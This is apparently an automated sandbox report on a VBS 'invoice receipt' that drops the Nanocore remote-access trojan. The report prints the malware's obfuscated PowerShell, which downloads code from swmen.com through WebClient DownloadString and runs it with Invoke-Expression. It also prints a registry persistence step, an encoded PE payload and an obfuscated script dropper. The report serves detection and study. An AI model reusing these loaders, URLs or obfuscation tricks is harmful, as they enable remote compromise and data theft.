32 20 37 32 20 36 35 20 36 65 20 37 34 20 35 36 20 36 35 20 37 32 20 37 33 20 36 39 20 36 66 20 36 65 20 35 63 20 34 35 20 37 38 20 37 30 20 36 63 20 36 66 20 37 32 20 36 35 20 37 32 20 35 63 20 35 35 20 37 33 20 36 35 20 37 32 20 32 30 20 35 33 20 36 38 20 36 35 20 36 63 20 36 63 20 32 30 20 34 36 20 36 66 20 36 63 20 36 34 20 36 35 20 37 32 20 37 33 20 32 32 20 32 30 20 32 64 20 34 65 20 36 31 20 36 64 20 36 35 20 32 30 20 32 32 20 35 33 20 37 34 20 36 31 20 37 32 20 37 34 20 37 35 20 37 30 20 32 32 20 32 30 20 32 64 20 35 36 20 36 31 20 36 63 20 37 35 20 36 35 20 32 30 20 32 34 20 34 38 20 34 38 20 34 38 20 37 38 20 34 38 20 34 38 20 34 38 20 34 38 20 33 62 22 0d 0a 24 61 73 63 69 69 43 68 61 72 73 20 3d 20 24 68 65 78 53 74 72 69 6e 67 20 2d 73 70 6c 69 74 20 27 20 27 20 7c 46 6f 72 45 61 63 68 2d 4f 62 6a 65 63 74 20 7b 5b 63 68 61 72 5d 5b 62 79 74 65 5d 22 30 78 24 5f 22 7d 0d 0a 24 61 73 63 69 69 53 74 72 69 6e 67 20 3d 20 24 61 73 63 69 69 43 68 61 72 73 20 2d 6a 6f 69 6e 20 27 27 0d 0a 69 65 78 20 24 61 73 63 69 69 53 74 72 69 6e 67 0d 0a 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 33 0d 0a 24 46 46 46 20 3d 20 40 27 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 6a 61 76 61 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 75 6e 65 73 63 61 70 65 28 27 25 33 43 73 63 72 69 70 74 25 32 30 6c 61 6e 67 75 61 67 65 25 33 44 25 32 32 56 42 53 63 72 69 70 74 25 32 32 25 33 45 25 30 41 46 75 6e 63 74 69 6f 6e 25 32 30 76 61 72 5f 66 75 6e 63 25 32 38 25 32 39 25 30 41 48 42 25 32 30 25 33 44 25 32 30 72 65 70 6c 61 63 65 25 32 38 25 32 32 70 6f 77 Data Ascii: $HHxHH = "C:\ProgramData\519734927941528797593 9"$HHHxHHH = "C:\ProgramData\5197349279415287975939"$hexString = "5b 73 79 73 74 65 6d 2e 69 6f 2e 64 69 72 65 63 74 6f 72 79 5d 3a 3a 43 72 65 61 74 65 44 69 72 65 63 74 6f 72 79 28 24 48 48 78 48 48 29 0a 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 35 0a 53 65 74 2d 49 74 65 6d 50 72 6f 70 65 72 74 79 20 2d 50 61 74 68 20 22 48 4b 43 55 3a 5c 53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e 5c 45 78 70 6c 6f 72 65 72 5c 55 73 65 72 20 53 68 65 6c 6c 20 46 6f 6c 64 65 72 73 22 20 2d 4e 61 6d 65 20 22 53 74 61 72 74 75 70 22 20 2d 56 61 6c 75 65 20 24 48 48 48 78 48 48 48 3b"$asciiChars = $hexString -split ' ' |ForEach-Object {[char][byte]"0x$_"}$asciiString = $asciiChars -join ''iex $asciiStringstart-sleep -s 3$FFF = @'<script language=javascript>document.write(unescape('%3Cscript%20language%3D%22VBScript%22%3E%0AFunction%20var_func%28%29%0AHB%20%3D%20replace%28%22pow

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49761	107.180.25.2	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:35:35.291266918 CET	1375	OUT	GET /ben/ServerATEVN.txt HTTP/1.1 Host: swmen.com

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:35:35.426389933 CET	1377	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:35:35 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Fri, 14 Jan 2022 11:52:37 GMT ETag: "a94002c-78c1e-5d58970709fae" Accept-Ranges: bytes Content-Length: 494622 Vary: Accept-Encoding Content-Type: text/plain Data Raw: 24 48 48 31 20 3d 20 27 34 44 35 41 39 3a 3a 3a 3a 33 3a 3a 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 3a 46 46 46 46 3a 3a 3a 3a 42 38 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 38 3a 3a 3a 3a 3a 3a 3a 3a 45 31 46 42 41 3a 45 3a 3a 42 34 3a 39 43 44 32 31 42 38 3a 31 34 43 43 44 32 31 35 34 36 38 36 39 37 33 32 3a 37 3a 37 32 36 46 36 37 37 32 36 31 36 44 32 3a 36 33 36 31 36 45 36 45 36 46 37 34 32 3a 36 32 36 35 32 3a 37 32 37 35 36 45 32 3a 36 39 36 45 32 3a 34 34 34 46 35 33 32 3a 36 44 36 46 36 34 36 35 32 45 3a 44 3a 44 3a 41 32 34 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 35 3a 34 35 3a 3a 3a 3a 34 43 3a 31 3a 33 3a 3a 41 31 32 37 45 39 35 34 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 45 3a 3a 3a 3a 45 3a 31 3a 42 3a 31 3a 36 3a 3a 3a 3a 43 38 3a 31 3a 3a 3a 3a 36 3a 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 39 32 45 37 3a 31 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 38 3a 3a 33 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 31 3a 3a 3a 3a 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 31 3a 3a 3a 3a 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 33 38 45 37 3a 31 3a 3a 35 37 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 32 3a 3a 39 3a 35 44 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 43 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 38 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 38 32 3a 3a 3a 3a 3a 34 38 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 45 37 34 36 35 37 38 37 34 3a 3a 3a 3a 3a 3a 39 38 43 37 3a 31 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 3a 43 38 3a 31 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 36 3a 32 45 37 32 36 35 36 43 36 46 36 33 3a 3a 3a 3a 3a 43 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 32 3a 3a 3a 3a 3a 3a 43 41 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 34 32 32 45 37 32 37 33 37 32 36 33 3a 3a 3a 3a 3a 3a 39 3a 35 44 3a 31 3a 3a 3a 3a 32 3a 3a 32 3a 3a 3a 3a 35 45 3a 31 3a 3a 3a 3a 43 43 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 34 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 37 34 45 37 3a 31 3a 3a 3a 3a 3a 3a 3a 3a 3a 3a 34 38 Data Ascii: $HH1 = '4D5A9::::3:::::::4::::::FFFF::::B8::::::::::::::4:::8::::::::E 1FBA:E::B4:9CD21B8:14CCD21546869732:7:726F6772616D2:63616E6E6F742:62652:72756E2:696E2:444F532:6D6F64 652E:D:D:A24::::::::::::::5:45::::4C:1:3::A127E954::::::::::::::::E::::E:1:B:1:6::::C8:1::::6::1::::::::::92E7:1::::2::::::::::2:::::::4::::: 2::::::::2:::::4:::::::::::::::4::::::::::::::::8::3:::::2::::::::::::::2:::::::::::1:::::1:::::::::1:::::1:::::::::::::1:::::::::::::::::::::::38E7:1::57:::::::: 2::2::9:5D:1:::2:::C::2::::::8:::::::::::: :::::::::::82:::::48::::::::::::::::::::::::2E74657874::::::98C7:1::::2:::::::C8:1:::::2:::::::::::::::::::::::::::::::2:::::6:2E72656C6F63:::::C:::::::::: :2:::::2::::::CA:1::::::::::::::::::::::::::::4:::::422E72737263::::::9:5D:1::::2::2::::5E:1::::CC:1:::::::::::::::::::::::::::4:::::4:::::::::::::::::::::::::::::::: ::::74E7:1::::::::::48

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 3220 Parent PID: 3472

General

Start time:	13:35:18
Start date:	14/01/2022

Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\G2M18C6INV0ICERECEIPT.vbs"
Imagebase:	0x7ff6c5520000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6152 Parent PID: 3220

General

Start time:	13:35:19
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $Hx = 'HttP://swmen.com/ben/PS1vedy.txt';$HB=('{2}{0}{1}' -f'---------l---------o---------a---------d---------'.RePlace('---------',''),'**********s**********t**********r**********i**********n**********g**********'.RePlace('**********',''),'sss+Dsss+osss+wsss+nsss+'.RePlace('sss+',''));$HBB=('{2}{0}{1}' -f'---------e---------B---------c---------l---------'.RePlace('---------',''),'---------i---------e---------n---------t---------'.RePlace('---------',''),'---------Ne---------t---------.W---------'.RePlace('---------',''));$HBBB=('{2}{0}{1}' -f'------w-o------B------j------e---c------t $------H------'.RePlace('------',''),'------BB------).$H------B(------$H------x)------'.RePlace('------',''),'------I------`e------`X(------Ne------'.RePlace('------',''));$HBBBBB = ($HBBB -Join '')|InVoke-exPressioN
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.303994520.000001C73F3F3000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.303994520.000001C73F3F3000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.303994520.000001C73F3F3000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 6160 Parent PID: 6152

General

Start time:	13:35:20
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: aspnet_compiler.exe PID: 7112 Parent PID: 6152

General

Start time:	13:35:42
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0xe0000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: aspnet_compiler.exe PID: 4860 Parent PID: 6152

General

Start time:	13:35:43
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x740000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000F.00000000.290807365.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.290807365.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.290807365.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000F.00000000.291533940.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.291533940.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.291533940.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000F.00000000.292171904.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.292171904.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.292171904.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000F.00000000.291180768.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000000.291180768.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000F.00000000.291180768.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis